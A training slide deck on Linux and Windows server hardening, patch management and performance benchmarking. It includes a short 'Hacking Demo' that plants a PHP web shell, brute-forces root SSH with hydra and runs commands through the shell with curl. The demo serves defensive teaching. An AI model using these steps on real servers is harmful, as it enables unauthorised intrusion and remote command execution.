ETHIOPIAN IT PARK
የኢትዮጵያ ኢንፎርሜሽን ቴክኖሎጂ ፓርክ

CITCOT

ZERGAW CLOUD

IT Infrastructure Administration

Day 6: Server Security and Performance

Ephrem Teshale(PhD)
Tadios Abebe

July 25, 2025

Server Security and Performance

Day 6
Training Outline

- Importance of server security and performance
- Threat Landscape for modern servers
- Balancing security, usability and performance
- Linux server hardening
  - Principle of least privilege
  - Disabling unused services and ports
  - Securing SSH
  - Filesystem permission and ownership
  - Firewall configuration
  - Auditing and log monitoring tools
  - Summary checklist for linux hardening
- Windows Server Hardening
  - User account control and role separation
  - Group policy objects for hardening
  - Windows Defender configurationand updateds
  - Disabling legacy protocols
  - Windows firewall and IP security policies
  - Managing user right and permissions
  - Summary checklist for windows hardening
- Common hardening practices
  - Secure Boot Configurations
  - BIOS/UEFI Passwod Protection
  - Disabling USB, CD/DVD Boot When unnecessary
  - Avoiding default credentials and using strong password policies
  - Summary of common hardening practices
- Patch Management and updates
  - Patch management for Linux servers
  - Patch management for Windows servers
  - Patch Management Testing and Backups
  - Summary patch management checklist
- Hacking Demo
- System Tuning and performance tips
- Knowledge check
- Exercise

Importance of Server Security and Performance

A compromised or poorly performing server can lead to:

- **Data breaches** exposing sensitive user or business data.
- **Downtime**, which can cost thousands of dollars per minute.
- **Reputation damage** and loss of customer trust.
- **Regulatory non-compliance**, resulting in legal consequences.

Security and performance are tightly connected — an unpatched vulnerability may allow attackers to gain access and consume system resources, degrading performance. Conversely, poorly optimized servers can expose services unnecessarily, becoming attack surfaces.

Threat Landscape for Modern Servers

Today's servers face a diverse and evolving threat landscape. Key categories include:

🔓 External Threats

- ❏ Brute-force attacks (e.g., SSH login attempts)
- ❏ Remote code execution via vulnerable services
- ❏ Zero-day exploits in web or system software
- ❏ DDoS attacks that exhaust server resources

👩‍💻 Internal Threats

- ❏ Misconfigured permissions or weak internal policies
- ❏ Malicious insiders with legitimate access
- ❏ Shadow IT or unauthorized software installation

🦠 Malware and Ransomware

- ❏ Web shell backdoors, crypto miners, and file-encrypting ransomware
- ❏ Often introduced via phishing or unpatched vulnerabilities

⚙️ Supply Chain and Software Risks

- ❏ Compromised updates or third-party libraries
- ❏ Backdoors in vendor software (SolarWinds, XZ Utils, etc.)

Threat Landscape for Modern Servers(stats)

🔓 External Attacks

- ❏ 60% of breaches in 2024 involved exploited vulnerabilities, many of which were unpatched systems.
- ❏ 80%+ of brute-force attacks in 2023 targeted SSH and RDP, especially on cloud-exposed servers.

🦠 Malware and Ransomware

- ❏ 1 in 4 ransomware attacks in 2023 involved initial access via vulnerable servers or misconfigured RDP.
- ❏ $1.85 million is the average total cost of a ransomware incident (including recovery, downtime, and penalties).

📁 Insider and Misconfiguration Risks

- ❏ 35% of breaches in hybrid environments were due to internal misconfigurations (e.g., exposed services, weak ACLs).
- ❏ Misconfigured cloud/server instances exposed over 2 billion records in 2023 alone.

⚙️ Supply Chain and Software Risks

- ❏ 82% of organizations were indirectly affected by at least one third-party vulnerability in 2023 (e.g., MOVEit, SolarWinds).

Balancing Security, Usability, and Performance


A secure system that's unusable defeats its purpose, and a performant system that's insecure is a ticking time bomb.

Aspect	Examples
Security	Disable root SSH login, restrict firewall access
Usability	Allow SSO, enable secure but convenient MFA
Performance	Optimize services, tune resource usage, load balance

Too much lockdown can frustrate users or IT teams. Too much flexibility invites attacks. The key is risk-based decisions:

- ❑ What are we protecting?
- ❑ What are the consequences of compromise?
- ❑ Who needs access, and how should it be granted?

Linux Server Hardening



Hardening a Linux server is the process of reducing its attack surface and enforcing controls to protect system integrity, confidentiality, and availability. This section will walk you through essential techniques, tools, and concepts.

Principle of Least Privilege (PoLP)

Give users and processes only the minimum access required to perform their function.

- Avoid sudo for everyone: Use fine-grained sudo rules in /etc/sudoers.

  sudo adduser zgadmin

  echo 'zgadmin ALL=(ALL) NOPASSWD: /usr/bin/apt-get update' | sudo tee /etc/sudoers.d/zgadmin

  sudo chmod 0440 /etc/sudoers.d/zgadmin

  sudo visudo -cf /etc/sudoers.d/zgadmin

  su zgadmin

  sudo /usr/bin/apt-get update

  visudo /etc/sudoers.d/zgadmin

  zgadmin ALL=(ALL) NOPASSWD: /usr/bin/systemctl restart nginx

  zgadmin ALL=(ALL:ALL) /usr/bin/apt, /usr/bin/systemctl

- Limit root login: Disable remote root access via SSH.

  PermitRootLogin no

Disabling Unused Services and Ports

List active services:

sudo systemctl list-units --type=service

List open ports:

sudo ss -tuln

Disable unnecessary services:

sudo systemctl disable --now cups avahi-daemon bluetooth

Use tools like nmap from another host to validate exposed ports.

Securing SSH

SSH is the most targeted remote access protocol. Key hardening steps include:

a. Use Key-Based Authentication

Disable password logins:

sudo nano /etc/ssh/sshd_config

PasswordAuthentication no

b. Change Default Port (Optional but obfuscates bots)

Port 2211

c. Limit SSH Access to Specific IPs

 # Use firewall rules or

sudo nano /etc/hosts.allow

sshd: 192.168.1.100

sudo systemctl restart sshd

File System Permissions and Ownership

- Use chmod, chown, and chgrp effectively.

  Protect sensitive files:

  chmod 600 /etc/ssh/ssh_host_rsa_key

  chown root:root /etc/ssh/ssh_host_rsa_key

  Monitor world-writable files:

  find / -type f -perm -0002 -exec ls -l {} \;

Use umask to define default file creation permissions (e.g., umask 027 for tighter defaults).

Firewall Configuration (ufw, firewalld, iptables)

a. UFW (Uncomplicated Firewall) – Ubuntu/Debian

sudo ufw default deny incoming

sudo ufw default allow outgoing

sudo ufw allow 22/tcp

sudo ufw enable

b. Firewalld – CentOS/RHEL

sudo firewall-cmd --zone=public --add-port=22/tcp --permanent

sudo firewall-cmd --reload

c. iptables (low-level but powerful)

sudo iptables -A INPUT -p tcp --dport 22 -j ACCEPT

sudo iptables -A INPUT -j DROP

Always test firewall changes to avoid locking yourself out.

Auditing and Log Monitoring Tools

a. auditd

Logs system calls and sensitive actions (file access, user logins).

sudo apt install auditd

sudo auditctl -w /etc/passwd -p wa

b. fail2ban

Bans IPs showing malicious signs (e.g., too many failed logins).

sudo apt install fail2ban

sudo systemctl enable --now fail2ban

c. logrotate

logrotate rotates and compresses logs to manage disk space.

Summary Checklist for Linux Hardening

Area	Example
Access Control	Disable root login, use sudo for privilege escalation
Service Hardening	Disable unused daemons and ports
SSH Security	Use keys, restrict IPs, change port
Filesystem	Correct ownership and permissions
Firewall	Block all except required ports
Audit & Monitor	Use `auditd`, `fail2ban`, `logwatch`

Windows Server Hardening

Hardening a Windows Server means securing it from known and emerging threats while maintaining availability, usability, and compliance.

User Account Control (UAC) and Role Separation

UAC helps prevent unauthorized changes to the system by prompting for administrator approval.

- ❏ Leave UAC enabled at default or higher level.
- ❏ Avoid disabling UAC even for performance or compatibility reasons.
- ❏ To Check/Configure UAC:

  Go to Control Panel > User Accounts > Change User Account Control settings
- ❏ Avoid using the Domain Admin account for daily tasks.
- ❏ Create dedicated accounts:

  e.g., john.doe for regular tasks

  john.doe.admin for administrative tasks (added to admin groups)

Group Policy Objects (GPOs) for Hardening

Group Policy is the core of Windows security hardening at scale.

Key Hardened Policies:

- Account Lockout Policies
  - 5 invalid logins → lock account for 15 mins
- Password Policies
  - 12+ characters, complexity, change every 90 days
- Audit Policies
  - Enable advanced audit logging (logon, object access, privilege use)
- Restrict Anonymous Access
  - Disable "Everyone" permissions for anonymous users
- Disable Guest Account
  - Set guest account to disabled

Windows Defender Configuration and Updates

- Enable & Configure:

  Get-MpPreference

  Set-MpPreference -DisableRealtimeMonitoring $false

- Set automatic scans and cloud protection:

  Set-MpPreference -MAPSReporting Advanced

  Set-MpPreference -SubmitSamplesConsent SendAllSamples

- Update definitions regularly:

  Update-MpSignature

Disabling Legacy Protocols (e.g., SMBv1, Telnet)

Legacy protocols = legacy vulnerabilities.

- Disable SMBv1:

  Disable-WindowsOptionalFeature -Online -FeatureName "SMB1Protocol"

- Disable Telnet:

  Disable-WindowsOptionalFeature -Online -FeatureName "TelnetClient"

Use Get-WindowsOptionalFeature to audit legacy components.

Windows Firewall and IP Security Policies

- Configure via:
  - Windows Defender Firewall with Advanced Security
  - MMC: wf.msc
- Best Practices:
  - Block all inbound except required (RDP, IIS, etc.)
  - Set rules for specific ports, protocols, and IPs
  - Log dropped packets and successful connections:
    - wf.msc > Properties > Logging Tab

Managing User Rights and Permissions

- Key Policies to Review:
  - Logon locally
  - Log on as a service
  - Deny logon locally
  - Shut down the system
- Review via:
  - secpol.msc > Local Policies > User Rights Assignment
- Best Practices:
  - Limit “log on locally” and “RDP access” to only necessary users/groups.
  - Remove users from Administrators group unless strictly necessary.
  - Use Local Group Policy or Restricted Groups GPO to enforce group membership.

Summary Checklist for Windows Hardening

Area	Examples
Accounts	UAC enabled, role separation, no shared admin
GPO	Strong passwords, lockout policy, disable legacy auth
Defender	Real-time protection, cloud scan, regular updates
Protocols	SMBv1, Telnet, NetBIOS disabled
PowerShell	Enable logging, restrict execution policy
Firewall/IPSec	Deny by default, allow by exception, enable logging
Permissions	Use least privilege, restrict sensitive user rights

Common Hardening Practices

These low-level but crucial hardening measures are often overlooked. They can prevent physical and firmware-based attacks, ensure boot-time integrity, and enforce credential security hygiene.

Secure Boot Configurations

Secure Boot is a UEFI firmware feature that validates bootloaders using digital signatures to ensure no unauthorized software runs during system startup.

Why it Matters:

- ❏ Blocks bootkits, rootkits, and malware like BlackLotus.
- ❏ Protects integrity before the OS even loads.

Note: On Linux, if using custom kernel modules, you might need to sign them or use mokutil to enroll keys.

BIOS/UEFI Password Protection

Purpose:

To prevent unauthorized users from:

- ❏ Changing boot order
- ❏ Disabling Secure Boot
- ❏ Resetting system protections

Best Practices:

- ❏ Set Supervisor/Admin password in BIOS.
- ❏ Do not use the same password as the OS or management system.
- ❏ On critical servers, consider locking both Setup and Boot options.

Without this, someone with physical access can boot a malicious OS from USB or modify firmware settings.

Disabling USB, CD/DVD Boot When Unnecessary

Risk:

Attackers can:

- ❏ Boot a live OS from USB/CD
- ❏ Install malware
- ❏ Extract data from mounted disks

Mitigations:

In BIOS/UEFI:

- ❏ Disable USB boot, CD/DVD boot
- ❏ Or set internal disk as first and only boot device
- ❏ Physically remove or disable unused USB ports (via motherboard jumpers or USB port blockers)

Combine this with BIOS password to prevent unauthorized re-enablement.

Avoiding Default Credentials and Using Strong Password Policies

Default Credentials = Instant Compromise

Many attacks (Mirai botnet, IoT attacks, database hijacks) succeeded because of unchanged factory/default usernames and passwords.

Best Practices:

Immediately change default credentials during setup

Ensure:

- ❏ Unique passwords per system
- ❏ Strong complexity (12+ characters, mix of case/symbols/numbers)

Summary of Common Hardening Practices

Control Area	Recommendation
Boot Integrity	Enable Secure Boot
BIOS/UEFI Protection	Set strong admin passwords
Boot Media Restriction	Disable USB/CD boot unless needed
Credential Hygiene	Enforce unique, strong, and rotated passwords

Patch Management and Updates

Why Patch Management Matters

❗ Importance:

- ❑ Patches fix security vulnerabilities, bugs, and performance issues.
- ❑ Attackers commonly exploit known vulnerabilities that remain unpatched in production systems.

Average time from vulnerability disclosure to active exploitation is 7–10 days, while patch deployment often takes 30–60 days — a dangerous gap.

Breach	Cause	Impact
Equifax (2017)	Missed patch for Apache Struts	147 million records stolen
WannaCry (2017)	Unpatched SMBv1 vulnerability	Affected 200,000+ systems
MOVEit (2023)	Zero-day exploit went unpatched	Global data leaks in hundreds of orgs

Patch Management for Linux Servers

Use Package Managers to update outdated system

- ❏ Debian/Ubuntu: apt
- ❏ RHEL/CentOS/Fedora: yum or dnf
- ❏ SUSE: zypper

Automate Updates (with caution)

Ubuntu/Debian:

sudo apt install unattended-upgrades

sudo dpkg-reconfigure unattended-upgrades

RHEL-based:

sudo dnf install dnf-automatic

sudo systemctl enable --now dnf-automatic.timer

Automation is great for non-critical systems. For production, prefer scheduled maintenance windows.

Kernel updates typically require reboots — but some enterprise distros offer live patching

Patch Management for Windows Servers

Windows Update Settings

Use Windows Update for Business or Windows Server Update Services (WSUS) for control and visibility.

Patch Tuesday Strategy

Microsoft releases regular updates on the second Tuesday of each month (Patch Tuesday).

Tips:

Designate test environments to validate updates.

Schedule staged rollouts:

1. Patch dev/test servers first.
2. Patch production servers after 1–3 days if stable.

Patch Management Testing and Backups

Why Patch Testing?

Some updates can:

- ❏ Break apps (kernel, database, .NET updates)
- ❏ Cause reboot issues

Always test critical and kernel-level patches before production rollout.

Backups and System Snapshots

For Linux:

- ❏ Use rsnapshot, Timeshift, or LVM snapshots

For Windows:

- ❏ Create System Restore Points or use Volume Shadow Copy (VSS)

Summary Patch Management Checklist

Item	Best Practice
Vulnerability Awareness	Subscribe to security bulletins
Linux Updates	Automate non-critical updates, schedule reboots
Kernel Patching	Use live patching where possible
Windows Updates	Use WSUS, group policy, update rings
Testing	Always test updates on dev servers
Backup	Snapshot before patching
Rollback	Prepare documented rollback procedures

Hacking Demo

Victum?

- ❏ Has PermitRootLogin enabled on ssh
- ❏ Has a Weak root password
- ❏ Has apache service installed and enabled
- ❏ Has php installed on the system
- ❏ Has a vulnerable code hosted on apache webserver

```
sudo apt install apache2 -y
cd /var/www/html
echo "<?php echo
shell_exec(\$_GET['cmd']); ?>" > shell.php
```

Attacker?

- ❏ nmap -sV -Pn <victim-ip>4
- ❏ hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://<victim-ip>
- ❏ curl "<victim-ip>/shell.php?cmd=whoami"
- ❏ curl "<victim-ip>/shell.php?cmd=id”

System Tuning and Performance Tips

Using a separate OS and Data partitions

Why?

- ❏ Prevents system crashes due to disk space exhaustion
- ❏ Improves security by isolating system and user data.
- ❏ Enhances performance by reducing I/O contention

How?

Create a separate partitions for different purposes

You can separate your root partition, home partition, var and tmp partitions on linuxbased on your use case

You can create a separate OS and Data partitions on windows to spearate application and os data

System Tuning and Performance Tips

Using healthy system components (Drives, Memory etc.)

Why?

- ❏ Faulty hardware leads to crashes, data corruption, and poor performance.
- ❏ Monitoting helps detect early signs of failure

Storage

- ❏ Use SMART monitoring to check disk health
- ❏ Replace disks showing high reallocated sectors or errors

Memory

- ❏ Test RAM using memtest or other utilities
- ❏ Ensure ECC RAM in critical servers

CPU and Cooling

- ❏ Monitor temperatures of your CPU and HW chips for unusual reporting
- ❏ Ensure Proper cooling to prevent thermal throttling

System Tuning and Performance Tips

Benchmarking network performance with iperf

What is iperf?

- A tool for measuring network bandwidth and latency

How to Use?

- Install iperf on both client and server

```
apt install iperf3
```

- Start server on one machine

```
iperf3 -B interface_ip -s -p 8987
```

- Run client test from another machine

```
iperf3 -B interface_ip -c server_interface_ip -p 8987 -t 60
```

Analyze results and look for bottle neck and capabilities

System Tuning and Performance Tips

Benchmarking Disk Performance with FIO and DD

Why FIO?

- ❏ Simulates real-world workloads (random vs. sequential I/O).
- ❏ Measures IOPS, latency, and throughput.

fio --name=randrw --ioengine=libaio --rw=randrw --bs=4k --direct=1 --size=1G --numjobs=4 --runtime=60 --group_reporting

Simple Sequential Test using DD:

- ❏ Write test

  dd if=/dev/zero of=testfile bs=1G count=1 oflag=direct

- ❏ Read test

  dd if=testfile of=/dev/null bs=1G count=1 iflag=direct

Knowledge Check

What is the main reason to balance security, usability, and performance on a server?

A) To reduce hardware costs

B) To meet legal requirements only

C) To maintain functionality while minimizing risk

D) To allow users full control of server resources

Which of the following is considered an internal threat?

A) Brute-force SSH attack

B) Insider misusing legitimate access

C) DDoS attack

D) Zero-day web exploit

What is the average time between vulnerability disclosure and exploitation in real-world attacks?

A) 3 months

B) 90 days

C) 7–10 days

D) 180 days

Knowledge Check

What is the Principle of Least Privilege?

A) Running all services as root

B) Giving users full access to simplify permissions

C) Granting users only the access they need to perform their job

D) Allowing any service to bind to any port

Which command disables an unnecessary service on a Linux system?

A) shutdown service

B) disable-service

C) systemctl disable --now service_name

D) stop-service service_name

What does chmod 600 /etc/ssh/ssh_host_rsa_key do?

A) Allows everyone to execute the key

B) Makes the file world-readable

C) Restricts access to only the owner (root)

D) Deletes the file after reboot

Knowledge Check

Which tool helps protect SSH by banning IPs after repeated failed logins?

A) auditd

B) fail2ban

C) ufw

D) cron

What is the default behavior of ufw after enabling it with no rules set?

A) Allow all incoming connections

B) Deny all outgoing traffic

C) Deny all incoming traffic

D) Block internal traffic only

What is the purpose of User Account Control (UAC)?

A) To give users more admin access

B) To restrict internet access

C) To prevent unauthorized system changes

D) To disable antivirus temporarily

Knowledge Check

Which GPO setting improves account lockout security?

A) Disable UAC

B) Set "Account lockout threshold" to 5

C) Allow guest logins

D) Enable SMBv1

What command disables SMBv1 in Windows?

A) Disable-NetBIOS

B) Disable-WindowsFeature SMBv1

C) Disable-WindowsOptionalFeature -Online -FeatureName "SMB1Protocol"

D) Remove-OldSMB

Which Windows tool configures local firewall rules with advanced options?

A) gpedit.msc

B) wf.msc

C) secpol.msc

D) devmgmt.msc

Knowledge Check

What does Secure Boot protect against?

A) Disk fragmentation

B) Insecure DNS

C) Boot-level malware

D) Buffer overflows

What is a key reason to disable USB/CD boot on servers?

A) To improve disk performance

B) To prevent unauthorized OS boot or data extraction

C) To increase CPU frequency

D) To disable BIOS settings

What is the main goal of patch management?

A) Enable user productivity

B) Fix kernel logging

C) Close known vulnerabilities

D) Improve network speed

Exercise 1

Apply core Linux hardening techniques to secure a fresh Ubuntu 24.04 and configure fail2ban service.

Thank You

- +2519770355111
- info@citcot.com
- citcot.com
  nunaethiopia.com